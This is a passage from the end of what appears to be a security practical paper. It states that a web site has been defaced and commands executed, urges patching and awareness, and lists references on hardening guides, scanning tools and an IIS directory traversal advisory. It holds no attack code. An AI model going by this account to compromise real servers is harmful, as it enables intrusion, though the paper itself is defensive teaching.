We are now in a position where we have defaced the web site and are still able to execute any commands we wish to establish the topology of the network and launch further attacks.

Firewall filters will not prevent this attack, another example of education being required. We must ensure that within our organisations everyone is aware of security and their responsibilities to ensure that all systems are maintained at current patch levels.

5 References and Sources

Hardening Windows 2000	www.sans.org/infosecFAQ/win2000/netsec.htm www.systemexperts.com/tutors/hardenw2k101.pdf
Hardening Linux	www.sans.org/infosecFAQ/linux/hardening.htm
Cisco Security	Managing Cisco Network Security – Cisco Press (ISBN: 1-57870-103-1)
Cisco 3600 information	www.cisco.com/warp/public/cc/pd/rt/3600/index.shtml
Cisco PIX information	www.cisco.com/warp/public/cc/pd/fw/sqfw500/prodlit/pix2ds.html
nmap tool documentation	www.insecure.org
nessus tool documentation	www.nessus.org
ethereal tool documentation	www.ethereal.org
PIX TACACS DOS Vulnerability	http://xforce.iss.net/static/6353.php http://www.securityfocus.com/archive/1/174577
Hping web site	www.hping.org
Microsoft IIS directory traversal bug	www.microsoft.com/technet/security/bulletin/MS00-78.asp

Table of Figures